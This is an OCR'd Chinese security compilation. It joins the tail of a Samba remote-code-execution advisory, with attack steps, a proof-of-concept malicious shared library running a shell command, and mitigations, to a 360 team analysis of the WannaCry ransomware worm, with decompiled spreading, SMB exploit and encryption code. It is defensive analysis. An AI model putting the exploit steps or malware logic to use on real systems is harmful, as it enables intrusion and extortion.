
```
init_module_fn load_module(const char *path, bool is_probe, void **handle_out)
{
    void *handle;
    void *init_fn;
    char *error;

    /* This should be a WAF build, where modules should be built
     * with no undefined symbols and are already linked against
     * the libraries that they are loaded by */
    handle = dlopen(path, RTLD_NOW);

    /* This call should reset any possible non-fatal errors that
       occured since last call to dl* functions */
    error = dlerror();

    if (handle == NULL) {
        int level = is_probe ? 5 : 0;
        DEBUG(level, ("Error loading module '%s': %s\n", path, error ? error : ""));
        return NULL;
    }

    init_fn = (init_module_fn)dlsym(handle, SAMBA_INIT_MODULE);

    /* we could check dlerror() to determine if it worked, because
       dlsym() can validly return NULL, but what would we do with
       a NULL pointer as a module init function? */

    if (init_fn == NULL) {
        DEBUG(0, ("Unable to find %s() in %s: %s\n",
              SAMBA_INIT_MODULE, path, dlerror()));
        DEBUG(1, ("Loading module '%s' failed\n", path));
        dlclose(handle);
        return NULL;
    }

    if (handle_out) {
        *handle_out = handle;
    }

    return (init_module_fn)init_fn;
} ? end load_module ?
```

攻击过程：

1.进行正常的 samba 登陆流程


2.构造一个有’ /’ 符号的管道名或路径名，如 “/home/toor/cyg07.so”

3.通过 smb 的协议尝试让服务器 smb 返回该 FID，该流程里就会试图去加载




具体攻击结果如下：

1.攻击成功后会尝试加载恶意动态库文件，(比如 “/home/toor/cyg07.so”)



调用栈如下：



2.根据上面所分析，构造 cyg07.so 恶意代码如下(加载时会调用 samba_init_module 导出函数)

```
#include <stdio.h>
#include <stdlib.h>
int samba_init_module )
{
        printf( "Hi Samba. \nfrom: 360sec" );
        system( "id > /tmp/360sec" );

        return 0;
}
~
~
```

3.最后我们可以在/tmp/360sec 中看到实际的执行权限(带 root 权限)

```
[root@bj-test tmp]# ll /tmp
total 4
-rw-rw-rw- 1 toor root 51 May 24 23:44 360sec
[root@bj-test tmp]# cat /tmp/360sec
uid=500(toor) gid=0(root) groups=0(root),500(toor)
```

解决方案

360 网络安全响应中心和 360 信息安全部建议使用受影响版本的用户立即通过以下方式来进行安全更新操作，

1.使用源码安装的 Samba 用户，请尽快下载最新的 Samba 版本手动更新；

2.使用二进制分发包（RPM 等方式）的用户立即进行 yum，apt-get update 等安全更新操作；

3.使用了 Samba 软件的 IoT 或 NAS 类型的产品请尽快查询对应的官方网站是否有对应的安全更新；

缓解策略：用户可以通过在 smb.conf 的[global]节点下增加　nt pipe support = no 选项，然后重新启动 samba 服务，以此达到缓解该漏洞的效果。

WanaCrypt0r 勒索蠕虫完全分析报告

作者：360 追日团队
原文来源：【安全客】http://bobao.360.cn/learning/detail/3853.html

0x1 前言

360 互联网安全中心近日发现全球多个国家和地区的机构及个人电脑遭受到了一款新型勒索软件攻击，并于 5 月 12 日国内率先发布紧急预警，外媒和多家安全公司将该病毒命名为“WanaCrypt0r”（直译：“想哭勒索蠕虫”），常规的勒索病毒是一种趋利明显的恶意程序，它会使用加密算法加密受害者电脑内的重要文件，向受害者勒索赎金，除非受害者交出勒索赎金，否则加密文件无法被恢复，而新的“想哭勒索蠕虫”尤其致命，它利用了窃取自美国国家安全局的黑客工具 EternalBlue（直译：“永恒之蓝”）实现了全球范围内的快速传播，在短时间内造成了巨大损失。360 追日团队对“想哭勒索蠕虫”国内首家进行了完全的技术分析，帮助大家深入了解此次攻击！

0x2 抽样分析样本信息

MD5: DB349B97C37D22F5EA1D1841E3C89EB4


文件大小: 3,723,264

影响面：除 Windows 10 外，所有未打 MS-17-010 补丁的 Windows 系统都可能被攻击

功能: 释放加密程序，使用 RSA+AES 加密算法对电脑文件进行加密勒索，通过 MS17-010 漏洞实现自身的快速感染和扩散。

0x03 蠕虫的攻击流程

该蠕虫病毒使用了 ms17-010 漏洞进行了传播，一旦某台电脑中招，相邻的存在漏洞的网络主机都会被其主动攻击，整个网络都可能被感染该蠕虫病毒，受害感染主机数量最终将呈几何级的增长。其完整攻击流程如下



0x04 蠕虫启动安装逻辑分析

1.蠕虫启动时将连接一个不存在的 url:

http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com

a)如果连接成功,则退出程序

b)连接失败则继续攻击

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  HINTERNET v4; // esi@1
  HINTERNET v5; // edi@1
  int result; // eax@2
  CHAR szUrl; // [sp+8h] [bp-50h]@1
  int v8; // [sp+41h] [bp-17h]@1
  int v9; // [sp+45h] [bp-13h]@1
  int v10; // [sp+49h] [bp-Fh]@1
  int v11; // [sp+4Dh] [bp-Bh]@1
  int v12; // [sp+51h] [bp-7h]@1
  __int16 v13; // [sp+55h] [bp-3h]@1
  char v14; // [sp+57h] [bp-1h]@1

  qmemcpy(&szUrl, aHttpWww_iuqerf, 0x39u);
  v8 = 0;
  v9 = 0;
  v10 = 0;
  v11 = 0;
  v12 = 0;
  v13 = 0;
  v14 = 0;
  v4 = InternetOpenA(0, 1u, 0, 0, 0);
  v5 = InternetOpenUrlA(v4, &szUrl, 0, 0, 0x84000000, 0);// http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
  if ( v5 )                                     // 连接成功
  {
    InternetCloseHandle(v4);
    InternetCloseHandle(v5);
    result = 0;
  }
  else
  {                                             // 连接失败
    InternetCloseHandle(v4);
    InternetCloseHandle(0);
    work();                                     // 加密和传染功能
    result = 0;
  }
  return result;
}
```

安全客（bobao.360.cn）

这是一个比较奇怪的启动逻辑，起初我们猜测这个启动逻辑是蠕虫作者是为了控制蠕虫活跃度的云开关，蠕虫作者可能怕被追踪而放弃注册这个域名。

另外一种可能是蠕虫作者有丰富的病毒检测对抗经验，目前的沙箱分为在线检测和离线检测两种，要做"离线病毒分析"会对沙箱环境做很多处理，在离线的情况下为了保证病毒的网络连通，可能会加入 Fake DNS Responses（欺骗 DNS 响应）的技术，作者使用这个开关来识别沙箱环境是否有网络欺骗行为，保护蠕虫不被沙箱进一步的分析检测发现。

2.接下来蠕虫开始判断参数个数,小于 2 时,进入安装流程;大于等于 2 时,进入服务流程.

a)安装流程

i.创建服务,服务名称: mssecsvc2.0

参数为当前程序路径 –m security

ii.释放并启动 exe 程序

移动当前 C:\WINDOWS\tasksche.exe 到 C:\WINDOWS\qeriuwjhrf

释放自身的 1831 资源(MD5: 84C82835A5D21BBCF75A61706D8AB549),到 C:\WINDOWS\tasksche.exe,并以 /i 参数启动

b)服务流程

i.服务函数中执行感染功能,执行完毕后等待 24 小时退出.

ii.感染功能

初始化网络和加密库,初始化 payload dll 内存.

a)Payload 包含 2 个版本,x86 和 x64

```
v2 = &DLL_X86;
if ( v1 )
  v2 = &DLL_X64;
v3 = *(void **)&FileName[4 * v1 + 260];
*(&v11 + v1) = (int)v3;
qmemcpy(v3, v2, v1 != 0 ? 0xC8A4 : 0x4060);
*(&v11 + v1) += v1 != 0 ? 0xC8A4 : 0x4060;
```


b)功能为释放资源到 c:\windows\mssecsvc.exe 并执行

启动线程,在循环中向局域网的随机 ip 发送 SMB 漏洞利用代码

```
mov     edi, 1
push    445             ; hostshort
mov     word ptr [esp+12Ch+name.sa_data+0Ch], ax
mov     [esp+12Ch+argp], edi
mov     dword ptr [esp+12Ch+name.sa_data+2], ecx
mov     [esp+12Ch+name.sa_family], 2
call    htons
push    IPPROTO_TCP     ; protocol
push    edi             ; type
push    AF_INET         ; af
mov     word ptr [esp+134h+name.sa_data], ax
call    socket
```




```
if ( q_Connect_445(a1) > 0 )
{
  v1 = (void *)beginthreadex(0, 0, q_MS17_010, a1, 0, 0);
  v2 = v1;
  if ( v1 )
  {
    if ( WaitForSingleObject(v1, 600000u) == WAIT_TIMEOUT )
      TerminateThread(v2, 0);
    CloseHandle(v2);
  }
}
InterlockedDecrement((volatile LONG *)&FileName[268]);
endthreadex(0);
return 0;
```


0x05 蠕虫利用漏洞确认

通过对其中的发送的 SMB 包进行分析，我们发现其使用漏洞攻击代码和 https://github.com/rapid7/metasploit-framework 近乎一致，为 Eternalblue 工具使用的攻击包。

蠕虫 SMB 数据包:


Eternalblue 工具使用的 MS17-010 SMB 数据包:




https://github.com/RiskSense-Ops/MS17-010/tree/master/exploits/eternalblue/orig_shellcode

文件内容在 DB349B97C37D22F5EA1D1841E3C89EB4 中出现

orig_shellcode 文件内容:




DB349B97C37D22F5EA1D1841E3C89EB4 文件:



0x06 蠕虫释放文件分析

蠕虫成功启动后将开始释放文件，流程如下：

释放文件与功能列表，如下：


名称	作用
b.wnry	敲诈图片资源 
c.wnry	配置文件，包含钱包信息，tor 地址
r.wnry	Q&A
s.wnry	压缩包，包含 TOR 网络组件
t.wnry	加密的 PAYLOAD，用于加密文件
u.wnry	解密程序（@WanaDecryptor@.exe）
taskdl.exe	删除临时文件
taskse.exe	在任意的远程桌面的 session 中运行指定的程序
taskhsvc.exe	网络通讯组件

0x07 关键勒索加密过程分析

蠕虫会释放一个加密模块到内存，直接在内存加载该 DLL。DLL 导出一个函数 TaskStart 用于启动整个加密的流程。程序动态获取了文件系统和加密相关的 API 函数，以此来躲避静态查杀。

```
10004466 push    edi
10004467 mov     edi, ds:GetProcAddress
1000446D push    offset aCryptacquireco ; "CryptAcquireContextA"
10004472 push    esi             ; hModule
10004473 call    edi ; GetProcAddress
10004475 push    offset aCryptimportkey ; "CryptImportKey"
1000447A push    esi             ; hModule
1000447B mov     g_CryptAcquireContextA, eax
10004480 call    edi ; GetProcAddress
10004482 push    offset aCryptdestroyke ; "CryptDestroyKey"
10004487 push    esi             ; hModule
10004488 mov     g_CryptImportKey, eax
1000448D call    edi ; GetProcAddress
1000448F push    offset aCryptencrypt ; "CryptEncrypt"
10004494 push    esi             ; hModule
10004495 mov     g_CryptDestroyKey, eax
1000449A call    edi ; GetProcAddress
1000449C push    offset aCryptdecrypt ; "CryptDecrypt"
100044A1 push    esi             ; hModule
100044A2 mov     g_CryptEncrypt, eax
100044A7 call    edi ; GetProcAddress
100044A9 push    offset aCryptgenkey ; "CryptGenKey"
100044AE push    esi             ; hModule
100044AF mov     g_CryptDecrypt, eax
100044B4 call    edi ; GetProcAddress
100044B6 mov     ecx, g_CryptAcquireContextA
100044BC mov     g_CryptGenKey, eax
100044C1 test    ecx, ecx
```



整个加密过程采用 RSA+AES 的方式完成，其中 RSA 加密过程使用了微软的 CryptAPI，AES 代码静态编译到 dll。加密流程如下图所示。



使用的密钥概述：

RPUBKEY	RSA 2048 Root Public Key，硬编码于程序中
RPIVKEY	RSA 2048 Root Private Key，作者持有，目前未公开
SPUBKEY	RSA 2048 Session Public Key, 每个受害用户唯一的会话密钥（公钥），用于加密 AES KEY，导出到文件 00000000.pky
SPIVKEY	RSA 2048 Session Private Key，每个受害用户唯一的会话密钥（私钥），用于解密 AES KEY，Encrypt（RPUBKEY，SPIVKEY），即用 RPUBKEY 加密后导出到文件 00000000.eky
FILEKEY	AES 128Bit KEY，每一个文件生成一个，通过 CryptGenRandom 生成
ENCFILEKEY	被 SPUBKEY 加密的 FILEKEY，存在于被加密的文件当中

目前加密的文件后缀名列表：



值得注意的是，在加密过程中，程序会随机选取一部分文件使用内置的 RSA 公钥来进行加密，这里的目的是解密程序提供的免费解密部分文件功能。目前加密的文件后缀名列表：

```
LABEL_29:
  if ( a4 == 4 && FileSize.HighPart <= 0 && FileSize.LowPart < 0xC800000 )
  {
    if ( *((_DWORD *)v4 + 582) )
    {
      if ( !((unsigned int)rand() % *((_DWORD *)v4 + 582)) )
      {
        v10 = *((_DWORD *)v4 + 584);
        if ( v10 < *((_DWORD *)v4 + 583) )
        {
          v62 = 1;
          v64 = v4 + 44;
          *((_DWORD *)v4 + 584) = v10 + 1;
        }
      }
    }
  }
  v52 = 512;
  if ( !q_init_key((int)v64, &phBuffer, 0x10u, (int)&v49, (int)&v52) )
    goto LABEL_62;
```


能免费解密的文件路径在文件 f.wnry 中

```
1  C:\Reverse\Ollydbg52\Plugin\shourtcuts.txt.WNCRY
2  C:\Reverse\Ollydbg52\脱壳脚本\Acprotect\ULTRAPROTECT 1.x - ACPROTECT 1.22 VB.txt.WNCRY
3  C:\Reverse\Ollydbg52\脱壳脚本\Armadillo\Armadillo 5.xx OEP Finder (Standard Protection + Debug
4  C:\Reverse\Ollydbg52\脱壳脚本\ASProtect\ASProtect 1.2x - 1(1).3x (Registered) OEP Finder.txt.W
5  C:\Reverse\Ollydbg52\脱壳脚本\SecuROM\SECUROM OEP SCRIPT 1.1 [MAIN EXE].txt.WNCRY
6  C:\Documents and Settings\All Users\Application Data\Microsoft\User Account Pictures\Default P
7  C:\Python27\include\longintrepr.h.WNCRY
8  C:\Python27\include\methodobject.h.WNCRY
9  C:\Reverse\AndroidNP\lib\smali.jar.WNCRY
```


0x08 蠕虫赎金解密过程分析

首先，解密程序通过释放的 taskhsvc.exe 向服务器查询付款信息，若用户已经支付过，则将 eky 文件发送给作者，作者解密后获得 dky 文件，这就是解密之后的 Key

解密流程与加密流程相反，解密程序将从服务器获取的 dky 文件中导入 Key

```
push    offset a08x_dky ; "%08X.dky"
push    ecx             ; Dest
call    edi ; __imp_sprintf
```

```
v2 = this;
if ( !q_CryptAcquireContext() )
{
  q_DestroyKey(v2);
  return 0;
}
if ( lpFileName )
{
  if ( !q_ImportKeyFromFile(*((_DWORD *)v2 + 1), (int)((char *)v2 + 8), lpFileName) )
  {
    q_DestroyKey(v2);
    return 0;
  }
}
else if ( !g_CryptImportKey(*((_DWORD *)v2 + 1), &g_InsideKey, 1172, 0, 0, (char *)v2 + 8) )
{
  q_DestroyKey(v2);
  return 0;
}
return 1;
```


可以看到，当不存在 dky 文件名的时候，使用的是内置的 Key，此时是用来解密免费解密的文件使用的。

```
85C0        test eax,eax
75 0D       jnz X@WanaDec.00404709
8BCE        mov ecx,esi
E8 6D000000 call @WanaDec.00404770
33C0        xor eax,eax
5E          pop esi
C2 0400     retn 0x4
8B4424 08   mov eax,dword ptr ss:[esp+0x8]
85C0        test eax,eax
75 20       jnz X@WanaDec.0040473E
8B4E 04     mov ecx,dword ptr ds:[esi+0x4]
8D46 08     lea eax,dword ptr ds:[esi+0x8]
50          push eax
6A 00       push 0x0
6A 00       push 0x0
68 94040000 push 0x494
68 94074200 push @WanaDec.00420794
51          push ecx
FF15 C4174200 call dword ptr ds:[0x4217C4]
```



```
mov     esi, [esp+0Ch+arg_0]
mov     ecx, [ebx+8]
lea     eax, [esp+0Ch+arg_4]
push    eax
push    esi
push    0
push    1
push    0
push    ecx
call    q_CryptDe
```


之后解密程序从文件头读取加密的数据，使用导入的 Key 调用函数 CryptDecrypt 解密，解密出的数据作为 AES 的 Key 再次解密得到原文件。

```
  v24 -= (unsigned int)v25;
  q_AES_Decrypt(*((_DWORD *)v10 + 306), *((_DWORD *)v10 + 307), v25, 1);
  if ( !g_WriteFile(v5, *((_DWORD *)v10 + 307), v25, &v20, 0) || v24 != v25 )
    goto LABEL_33;
}
SetFilePointerEx(v5, liDistanceToMove, 0, 0);
```

总结
